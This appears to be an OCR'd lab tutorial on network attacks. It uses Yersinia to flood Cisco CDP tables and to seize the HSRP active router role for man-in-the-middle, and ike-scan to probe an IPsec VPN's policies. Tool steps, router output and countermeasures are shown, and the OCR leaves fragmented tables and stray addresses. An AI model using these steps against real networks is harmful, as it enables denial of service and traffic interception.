
Description	DoS
○ sending CDP packet	□
● flooding CDP table	☑
○ Setting up a virtual device	□

Field	Value
Source MAC	CA:01:2
Destination MAC	01:00:0
Version	02
TTL	B4
Checksum	4E01
DevID	R2.lab.l
Software version	Cisco IO

Source MAC 06:45:8B:6B:41:56 Destination MAC 01:00:0C:CC:CC:CC

Version 01 TTL B4 Checksum 0000

```
0x0000:  0100 0ccc cccc ca01 2100 0008 0159 aaaa   ........!....Y..
```



Attacks list

CDPflooding CDP table

Protocols	Packets
DHCP	82194
802.1Q	0
802.1X	0
DTP	0
HSRP	0
ISL	0
STP	0

	evID	Interface	Count	Last seen
FF	7XO2SJA	eth0	1	12 Sep 22:39:38
FF	8YP3T3T	eth0	1	12 Sep 22:39:38
FF	D5D5H9I	eth0	1	12 Sep 22:39:38
FF	XA2BOF7	eth0	1	12 Sep 22:39:38
FF	27WNE01	eth0	1	12 Sep 22:39:38
FF	6WNE6WN	eth0	1	12 Sep 22:39:38
FF	SXOF7XO	eth0	1	12 Sep 22:39:38
FF	TKYOFPG	eth0	1	12 Sep 22:39:38
FF	DQZQ4U4	eth0	1	12 Sep 22:39:38

Field	Value
Source MAC	CA:01:2
Destination MAC	01:00:0
Version	02
TTL	B4
Checksum	4E01
DevID	R2.lab.l
Software version	Cisco IO


Cisco Discovery Protocol

Source MAC 06:45:8B:6B:41:56 Destination MAC 01:00:0C:CC:CC:CC

Version 01 TTL B4 Checksum 0000


```
0x0000:  0100 0ccc cccc ca01 2100 0008 0159 aaaa   ........!....Y..
```

Before attack



```
R2#sh cdp nei
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater, P - Phone,
                  D - Remote, C - CVTA, M - Two-port Mac Relay

Device ID        Local Intrfce     Holdtme    Capability  Platform  Port ID
R1               Fas 0/1            178             R S I   3725      Fas 0/1
```

After attack




```
R2#sh cdp nei
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater, P - Phone,
                  D - Remote, C - CVTA, M - Two-port Mac Relay

Device ID        Local Intrfce     Holdtme    Capability  Platform  Port ID
EN10MW0          Fas 0/0            224             R H I  yersinia  Eth 0
BKGT7BO          Fas 0/0            224         R T B S H  yersinia  Eth 0
CPLU8GU          Fas 0/0            224           R S H I  yersinia  Eth 0
F7FAOXA          Fas 0/0            224               R S  yersinia  Eth 0
OFOFA2S          Fas 0/0            223             R I r  yersinia  Eth 0
9ZQHULC          Fas 0/0            223               T B  yersinia  Eth 0
PZCLHU8          Fas 0/0            223             H I r  yersinia  Eth 0
JXS2XAJ          Fas 0/0            223             T S r  yersinia  Eth 0
PLYT4GB          Fas 0/0            223             T H r  yersinia  Eth 0
YBKX7KT          Fas 0/0            223               B S  yersinia  Eth 0
YBKX7KT          Fas 0/0            223               H I  yersinia  Eth 0
C4U8YP3          Fas 0/0            223           R S I r  yersinia  Eth 0
QH9ZQZQ          Fas 0/0            223             T B r  yersinia  Eth 0
5V5D9ZQ          Fas 0/0            223           B S H r  yersinia  Eth 0
A2SJAJA          Fas 0/0            223             R S H  yersinia  Eth 0
SJANE6E          Fas 0/0            223               R r  yersinia  Eth 0
QH9ZQHC          Fas 0/0            223           R B H I  yersinia  Eth 0
```

Countermeasure


Just disable cdp globally using no cdp run from configuration mode
Or just disable it on interfaces facing the edge or external networks using per interface command no cdp enable

Takeover HSRP Active Role Attack

Before attack R1 is active with priority 110 , R2 is standby with default priority 100



```
R1#sh standby
FastEthernet0/0 - Group 1
  State is Active
    2 state changes, last state change 00:09:17
  Virtual IP address is 20.1.1.100
  Active virtual MAC address is 0000.0c07.ac01
    Local virtual MAC address is 0000.0c07.ac01 (v1 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 1.692 secs
  Preemption enabled
  Active router is local
  Standby router is 20.1.1.2, priority 100 (expires in 8.832 sec)
  Priority 110 (configured 110)
  Group name is "hsrp-Fa0/0-1" (default)
```




```
R2#sh standby
FastEthernet0/0 - Group 1
  State is Standby
    1 state change, last state change 00:00:03
  Virtual IP address is 20.1.1.100
  Active virtual MAC address is 0000.0c07.ac01
    Local virtual MAC address is 0000.0c07.ac01 (v1 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 0.000 secs
  Preemption enabled
  Active router is 20.1.1.1, priority 110 (expires in 8.828 sec)
  Standby router is local
  Priority 100 (default 100)
  Group name is "hsrp-Fa0/0-1" (default)
```

In same network we have a hacker with kali OS

Kali side:
Yersinia –G
HSRP tab

choose becoming ACTIVE router


Yersinia 0.7.1
File Protocols Actions Options Help
Launch attack
Edit interfaces
Load default
List attacks
Clear stats
Capture
Edit mode
Exit
CDP DHCP 802.1Q 802.1X DTP HSRP ISL STP VTP Yersinia log
SIP DIP Auth VIP Interface Count Last seen
Cancel
OK

Protocols	Packets
CDP	83956
DHCP	82198
802.1Q	0
802.1X	0
DTP	0
HSRP	0
ISL	0
STP	0

Field	Value
Source MAC	CA:01:2
Destination MAC	01:00:0
Version	01
TTL	B4
Checksum	4F12
DevID	R2.lab.l
Software version	Cisco IO

Choose attack

CDP DHCP 802.1Q 802.1X DTP HSRP ISL STP VTP

Choose attack

Description	DoS
● sending raw HSRP packet	□
○ becoming ACTIVE router	□
○ becoming ACTIVE router (MITM)	□

Hot Standby Ro


Source MAC ... :02

SIP 46.177 ... DPort 1985

Version 00 ... 0A Priority FF

Group 0 Reserved 00 Auth cisco VIP 80.126.215.171

Choose your source ip address 200.1.1.20


ile Protocols Actions Options Help
Load default
List attacks
Clear stats
Capture
Edit mode
Exit
CDP DHCP 802.1Q 802.1X DTP HSRP ISL STP VTP Yersinia log
Cancel
OK

Parameters lis

arameters list

ource IP 20.1.1.200

SIP	DIP	Auth	VIP	Interface	Count	Last seen
20.1.1.2	224.0.0.2		0.0.0.0	eth0	5	14 Sep 18:56:23
20.1.1.1	224.0.0.2	cisco	20.1.1.100	eth0	9	14 Sep 18:54:58
20.1.1.2	224.0.0.2	cisco	20.1.1.100	eth0	6	14 Sep 18:54:55
200.1.1.20	224.0.0.2	cisco	20.1.1.100	eth0	2	14 Sep 18:55:01
20.1.1.1	224.0.0.2		0.0.0.0	eth0	4	14 Sep 18:56:23
20.1.1.1	224.0.0.2	cisco	20.1.1.100	eth0	4	14 Sep 18:55:07
200.1.1.20	224.0.0.2	cisco	20.1.1.100	eth0	49	14 Sep 18:56:37
20.1.1.1	224.0.0.2	cisco	20.1.1.100	eth0	31	14 Sep 18:56:38

HCP	0
02.1Q	0
02.1X	0
TP	0
SRP	110
L	0
TP	0

eld	Value
ource MAC	C2:01:1
estination MAC	01:00:5
IP	20.1.1.2
IP	224.0.0
Port	01985
Port	01985
ersion	00

Hot Standby Router Protocol

Source MAC 0A:1E:B7:41:C6:23 Destination MAC 01:00:5E:00:00:02


SIP 46.177.65.242 DIP 224.0.0.2 SPort 1985 DPort 1985

Version 00 Opcode 00 State 00 Hello 03 Hold 0A Priority FF


Group 0 Reserved 00 Auth cisco VIP 80.126.215.171

```
0x0000:  0100 5e00 0002 c201 1980 0000 0800 45c0  ..^..........E.
```

Now our kali machine we will try to notify R1&R2 that its HSRP router with higher possible priority 255
After few minutes lets check R1 & R2 and we will find both dealing with kali as the HSRP active router now



```
R1#sh standby
FastEthernet0/0 - Group 1
  State is Standby
    4 state changes, last state change 00:00:41
  Virtual IP address is 20.1.1.100
  Active virtual MAC address is 0000.0c07.ac01
    Local virtual MAC address is 0000.0c07.ac01 (v1 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 0.192 secs
  Preemption enabled
  Active router is 200.1.1.20, priority 255 (expires in 9.280 sec)
  Standby router is local
  Priority 110 (configured 110)
  Group name is "hsrp-Fa0/0-1" (default)
R1#
```



```
R2#sh standby
FastEthernet0/0 - Group 1
  State is Listen
    2 state changes, last state change 00:01:10
  Virtual IP address is 20.1.1.100
  Active virtual MAC address is 0000.0c07.ac01
    Local virtual MAC address is 0000.0c07.ac01 (v1 default)
  Hello time 3 sec, hold time 10 sec
  Preemption enabled
  Active router is 200.1.1.20, priority 255 (expires in 9.616 sec)
  Standby router is 20.1.1.1, priority 110 (expires in 9.452 sec)
  Priority 100 (default 100)
  Group name is "hsrp-Fa0/0-1" (default)
R2#
```


Countermeasure

Just use max higher priority which is 255 in R1 will not fix the issue since If priorities are equal, the primary IP addresses are compared, and the higher IP address has priority.
The best thing to do here will be using HSRP authentication password and with MD5 if possible (will depend in IOS version)

<u>IKE Scan Attack</u>


http://www.nta-monitor.com/tools-resources/security-tools/ike-scan
also available in kali Terminal

Ike scan can do some Man In The Middle Attack for reconnaissance purposes , it will easily find out in below topology what IPsec VPN site-to-site Policy are being used with all IKE SA information whatever its IKEv1 or IKEv2.




In above topology I will assume you configured R1&R2 with IPsec VPN site-to-site and any necessary static routes

We can see from following command IKEv2 is not used




```
root@kali:~# ike-scan -ikev2 10.1.1.1
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)

Ending ike-scan 1.9: 1 hosts scanned in 2.427 seconds (0.41 hosts/sec).  0 retur
ned handshake; 0 returned notify
```

From following command we can know all SA isakmp & ipsec policy SA's



```
root@kali:~# ike-scan -v 10.1.1.1 -A
DEBUG: pkt len=356 bytes, bandwidth=56000 bps, int=54857 us
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.1.1.1        Aggressive Mode Handshake returned HDR=(CKY-R=bf54e87869f26ab3)
SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28
800) VID=12f5f28c457168a9702d9fe274cc0100 (Cisco Unity) VID=afcad71368a1f1c96b86
96fc77570100 (Dead Peer Detection v1.0) VID=4a934f6569f36ab393f9f422f0c61216 VID
=09002689dfd6b712 (XAUTH) KeyExchange(128 bytes) ID(Type=ID_IPV4_ADDR, Value=10.
1.1.1) Nonce(20 bytes) Hash(16 bytes)

Ending ike-scan 1.9: 1 hosts scanned in 0.104 seconds (9.61 hosts/sec).  1 retur
ned handshake; 0 returned notify
root@kali:~#
```


KALI LINUX
The quieter you become, the more you are able to hear.



```
root@kali:~# ike-scan 10.1.1.1
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
